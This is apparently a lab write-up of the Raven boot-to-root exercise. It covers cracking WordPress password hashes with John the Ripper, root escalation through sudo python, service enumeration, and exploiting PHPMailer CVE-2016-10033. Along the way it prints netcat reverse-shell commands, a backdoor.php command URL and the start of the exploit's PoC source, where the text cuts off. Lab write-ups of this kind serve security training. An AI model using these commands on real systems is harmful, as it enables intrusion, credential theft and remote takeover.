<blockquote>Hi there! I'm a miner by day, aspiring actor by night, and this is my website. I live in Kalgoorlie, have a great dog named Red, and I like yabbies. (And gettin' a tan.)</blockquote>

...or something like this:

<blockquote>The XYZ Doohickey Company was founded in 1971, and has been providing quality doohickeys to the public ever since. Located in Gotham City, XYZ employs over 2,000 people and does all kinds of awesome things for t
he Gotham community.</blockquote>

As a new WordPress user, you should go to <a href="http://192.168.206.131/wordpress/wp-admin/">your dashboard</a> to delete this page and create new pages for your content. Have fun! | Sample Page  |              | publish
    | closed         | open        |               | sample-page   |        |        | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 |                       |           0 | http://192.168.206.131/wordpress/?page_id=2
          |          0 | page      |               |             0 |
|  4 |           1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b50591e7dccf93122770cd2}



                                                                                                          | flag3        |              | draft       | open           | open        |               |               |
   |        | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |                       |           0 | http://raven.local/wordpress/?p=4        |          0 | post      |               |             0 |
|  5 |           1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}



                                                                                                          | flag4        |              | inherit     | closed         | closed      |               | 4-revision-v1 |
   |        | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 |                       |           4 | http://raven.local/wordpress/index.php/2018/08/12/4-revision-v1/ |          0 | revision  |               |             0 |
|  7 |           2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}



                                                                                                          | flag3        |              | inherit     | closed         | closed      |               | 4-revision-v1 |
   |        | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |                       |           4 | http://raven.local/wordpress/index.php/2018/08/13/4-revision-v1/ |          0 | revision  |               |             0 |
+----+-------------+---------------------+---------------------+----------------------------------------------------------------------------------
-------------------------------------------------------------------------------------------------------------------------------------------------
-------------------------------------------------------------------------------------------------------------------------------------------------
-------------------------------------------------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------------------------------+--------------
---+--------+---------------------+---------------------+-----------------------+-------------+-----------------------------------------------------+------------+-----------+---------------+--------------+
5 rows in set (0.00 sec)

mysql> sS
```

Which reveals flag 3 & flag 4



```
flag3{afc01ab56b50591e7dccf93122770cd2}
```



```
flag4{715dea6c055b9fe3337544932f2941ce}
```

Flag 4 is in two locations. The following steps shows the alternative method to capture flag 4.

- `flag4.txt` : `flag4{715dea6c055b9fe3337544932f2941ce}`
  - **Exploit Used**
    - WPScan: Scan a target WordPress URL and enumerate any plugins that are installed (WordPress site).
    - Identified user Michael.
    - SSH into `Target 1` and obtain Shell, Possible because the weak password is the same as the username.
    - Navigate directory structure to classified information because directory authorisation is not appropriately set.
    - View classified information in file where the authorition is not appropriately set.
    - Look for a `wp-config.php` file in `/var/www/html` .
    - Username & Password stored in clear text.
    - Accessed the SQL DB & traversed the DB, tables, and data as root.
    - Hashes stored in table not protected with authorisation, with the simple hashes being easy to crack | use `john` to crack the password.
    - SSH into target system using the new credentials.
    - Create an Interactive Terminal (spawned via Python).
    - Navigate the target system unopposed and extract the sensitive information.

After SSH into the system, using the information and methods for flags 1 & 2, the exploit moved to finding the WordPress configuratin file. Then, accessed the SQL DB & traversed the DB, tables, and data as root before moving on with the exploit.

`select * from wp_users;` Reveals the usernames and their password hashes.

```
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+---------------------+-------------+--------------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_registered     | user_activation_key | user_status | display_name       |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+---------------------+-------------+--------------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49:12 |                     |           0 | michael            |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org |          | 2018-08-12 23:31:16 |                     |           0 | Steven Seagull     |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+---------------------+-------------+--------------------+
2 rows in set (0.00 sec)

mysql>
```

We transfer the hashes to a text file and commence a password crack using the tool JOHN THE RIPPER The format of the hash file is `username:hash`

```
root@Kali:~# cd /
root@Kali:/# ls -al z*
-rw-r--r-- 1 root root 359 May 25 04:46 zPieterFlags.txt
-rw-r--r-- 1 root root  85 May 26 04:59 zwp-users_hashes_v2.txt
root@Kali:/# cat zwp-users_hashes_v2.txt
steven:$P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/
michael:$P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0
root@Kali:/#
```

Command: `john [hash file]`

```
root@Kali:/# john zwp-users_hashes_v2.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 512/512 AVX
512BW 16×3])
Remaining 1 password hash
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 1 candidate buffered for the current salt, minimum 96 needed for performan
ce.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
```

Command: `john --show [hash file]`

```
root@Kali:/# john --show zwp-users_hashes_v2.txt
steven:pink84

1 password hash cracked, 1 left
root@Kali:/#
```

`sudo -l` : List the commads you have the right to use with `sudo`

```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$
```

We note Python can be run, and the exploit is Interactive Terminal Spawned via Python (although there is an `elastic` rule available for this exploit, we are not checking for it.): https://www.elastic.co/guide/en/security/current/interactive-terminal-spawned-via-python.html https://attack.mitre.org/tactics/TA0002/ https://attack.mitre.org/techniques/T1059/

Methods to spawn TTY Shell

Command: `python -c 'import pty; pty.spawn("/bin/sh")'`

This method, immediately escalated us to `root` privileges!

```
$ $ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven#
```

Locate the sensitive information:

- `cd /root`
- `ls`
- `cat flag4.txt`

```
root@target1:/home/steven# cd /root
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
------
| ___ \
| |_/ /__ ___   _____ - __
|    // _` \ \ / / _ \ '_ \
| |\ \ (_| |\ v /  __/ | | |
\_| \_\__,_| \_/ \___|_| |_|

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~#
```

TARGET 2

Target 2: A `bonus` target machine.


The IP address was identified earlier, during the attack on **Target 1**.

- **Target 2** IP Address: `192.168.1.115`

An nmap service scan reveals ports and services in use `nmap -sV 192.168.1.115`

Service Information	Detail		
Command	nmap -sV 192.168.1.115		
PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp	open	http	Apache httpd 2.4.10 ((Debian))

Service Information	Detail		
111/tcp	open	rpcbind	2-4 (RPC #100000)
139/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address:	00:15:5D:00:04:11	(Microsoft)	
Service Info:	Host: TARGET2;	OS: Linux;	CPE: cpe:/o:linux:linux_kernel



```
root@Kali:~# nmap -sV 192.168.1.115
Starting Nmap 7.80 ( https://nmap.org ) at 2022-05-28 04:53 PDT
Nmap scan report for 192.168.1.115
Host is up (0.00061s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Service Info: Host: TARGET2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.61 seconds
root@Kali:~#
```

Critical Vulnerabilities

The following vulnerabilities were identified on `Target 2`:

- CVE-2016-10033 (Remote Code Execution Vulnerability in PHPMailer)
    - CVE-2016-10033 (Remote Code Execution Vulnerability in PHPMailer 5.2.16)
        - Get access to the web services and search for a lot of confidential information.
            - Exploiting PHPMail with back connection (reverse shell) from the target
- CVE-2021-28041 open SSH
- CVE-2017-15710 Apache https 2.4.10
- CVE-2017-8779 exploit on open rpcbind port could lead to remote DoS
- CVE-2017-7494 Samba NetBIOS
- Network Mapping and User Enumeration (WordPress site)

- `nmap` was used to discover open ports.
  - Able to discover open ports and tailor their attacks accordingly.
- `nikto` and `gobuster` were used to enumerate the website

Flag 1


- Flag1.txt: `flag1{a2c1f66d2b8051bd3a5874b5b6e43e21}`
- Exploit
  - Network Mapping and User Enumeration (WordPress site)
    - `nmap` was used to discover open ports.
      - Able to discover open ports and tailor their attacks accordingly.
    - `nikto` and `gobuster` were used to enumerate the website
- Command: `nikto -C all -h 192.168.1.115`
- Command: `gobuster -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt dir -u 192.168.1.115`

Focusing the attack on the Apache Server


Enumerate the Apache Web Server with `nikto` Command: `nikto -C all -h 192.168.1.115`

```
root@Kali:~# nikto -C all -h 192.168.1.115
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.115
+ Target Hostname:    192.168.1.115
+ Target Port:        80
+ Start Time:         2022-05-28 22:08:05 (GMT-7)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some for
ms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the sit
e in a different fashion to the MIME type
+ Server may leak inodes via ETags, header found with file /, inode: 41b3, size: 5734482bdcb00, mtime: gzip
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x
 branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting...
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-6694: /.DS_Store: Apache on Mac OSX will serve the .DS_Store file, which contains sensitive information.
 Configure Apache to ignore this file or upgrade to a newer version.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 26523 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:           2022-05-28 22:09:51 (GMT-7) (106 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@Kali:~#
```

The website at this URL is:



By following links, we see this is a wordpress site:



More in-depth enumeration with Gobuster.


- Command: `sudo apt-get update`
- Command: `sudo apt-get install gobuster`


```
root@Kali:~# sudo apt-get update
Get:1 http://kali.download/kali kali-rolling InRelease [30.6 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [18.3 MB]
Get:3 http://kali.download/kali kali-rolling/non-free amd64 Packages [213 kB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [115 kB]
Fetched 18.6 MB in 6s (3,107 kB/s)
Reading package lists ... Done
root@Kali:~# sudo apt-get install gobuster
Reading package lists ... Done
Building dependency tree
Reading state information ... Done
The following packages were automatically installed and are no longer required:
  bbqsql docutils-common docutils-doc libpython-all-dev python-all python-all-dev python-bson python-bson-ext python-crypto python-docutils
  python-entrypoints python-gevent python-greenlet python-gridfs python-keyring python-keyrings.alt python-pip python-pip-whl python-pygments
  python-pymongo python-pymongo-ext python-roman python-simplejson python-tqdm python-wheel python-xdg sgml-base webhandler xml-core
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
  gobuster
0 upgraded, 1 newly installed, 0 to remove and 2028 not upgraded.
Need to get 2,189 kB of archives.
After this operation, 7,582 kB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 gobuster amd64 3.1.0-0kali1 [2,189 kB]
Fetched 2,189 kB in 2s (1,048 kB/s)
Selecting previously unselected package gobuster.
(Reading database ... 311925 files and directories currently installed.)
Preparing to unpack .../gobuster_3.1.0-0kali1_amd64.deb ...
Unpacking gobuster (3.1.0-0kali1) ...
Setting up gobuster (3.1.0-0kali1) ...
Processing triggers for kali-menu (2020.1.7) ...
root@Kali:~#
```

- Command: `gobuster -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt dir -u 192.168.1.115`

```
root@Kali:~#
root@Kali:~# gobuster -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt dir -u 192.168.1.115
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.115
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/05/28 22:32:50 Starting gobuster in directory enumeration mode
===============================================================
/img                  (Status: 301) [Size: 312] [--> http://192.168.1.115/img/]
/css                  (Status: 301) [Size: 312] [--> http://192.168.1.115/css/]
/wordpress            (Status: 301) [Size: 318] [--> http://192.168.1.115/wordpress/]
/manual               (Status: 301) [Size: 315] [--> http://192.168.1.115/manual/]
/js                   (Status: 301) [Size: 311] [--> http://192.168.1.115/js/]
/vendor               (Status: 301) [Size: 315] [--> http://192.168.1.115/vendor/]
/fonts                (Status: 301) [Size: 314] [--> http://192.168.1.115/fonts/]
/server-status        (Status: 403) [Size: 301]

===============================================================
2022/05/28 22:34:00 Finished
===============================================================
root@Kali:~#
```

Following the links which were enumerated by both `nikto` and `gobuster`, we note the `PATH` file in the following directory has as different timestamp.






Flag 2


- flag2.txt: `flag2{6a8ed560f0b5358ecf844108048eb337}`

- Exploit Used:
  - Used Searchsploit to find vulnerability associated with PHPMailer 5.2.16, exploited with bash script to open backdoor on target, and opened reverse shell on target with Ncat listener.
  - Used Searchsploit to find any known vulnerabilities associated with PHPMailer.
- Commands:
  - **Command:** `searchsploit phpmailer`
  - **Command:** `nc -lnvp 4444`
  - **Command:** `nc 192.168.1.90 4444 -e /bin/bash`
  - **URL:** `192.168.1.115/backdoor.php?cmd=nc%20192.168.1.90%204444%20-e%20/bin/bash`
  - **Command:** `python -c 'import pty;pty.spawn("/bin/bash")'`


The `VERSION` file shows the version of PHPMailer;



Command: `searchsploit phpmailer`



Command: `searchsploit -x /usr/share/exploitdb/exploits/php/webapps/40970.php`



Confirming the link between PHPMailer 5.2.16 and CVE-2016-10033

- CVE-2016-10033 (Remote Code Execution Vulnerability in PHPMailer)

- CVE-2016-10033 (Remote Code Execution Vulnerability in PHPMailer 5.2.16)
  - Get access to the web services and search for a lot of confidential information.
    - Exploiting PHPMail with back connection (reverse shell) from the target

```
<?php
/*

PHPMailer < 5.2.18 Remote Code Execution (CVE-2016-10033)

Discovered/Coded by:

Dawid Golunski (@dawid_golunski)
https://legalhackers.com

Full Advisory URL:
https://legalhackers.com/advisories/PHPMailer-Exploit-Remote-Code-Exec-CVE-2016-10033-Vuln.html


A simple PoC (working on Sendmail MTA)

It will inject the following parameters to sendmail command:

Arg no. 0 == [/usr/sbin/sendmail]
Arg no. 1 == [-t]
Arg no. 2 == [-i]
Arg no. 3 == [-fattacker\]
Arg no. 4 == [-oQ/tmp/]
Arg no. 5 == [-X/var/www/cache/phpcode.php]
Arg no. 6 == [some"@email.com]


which will write the transfer log (-X) into /var/www/cache/phpcode.php file.
The resulting file will contain the payload passed in the body of the msg:

09607 <<< --b1_cb4566aa51be9f090d9419163e492306
09607 <<< Content-Type: text/html; charset=us-ascii
09607 <<<
09607 <<< <?php phpinfo(); ?>
09607 <<<
09607 <<<
09607 <<<
09607 <<< --b1_cb4566aa51be9f090d9419163e492306--


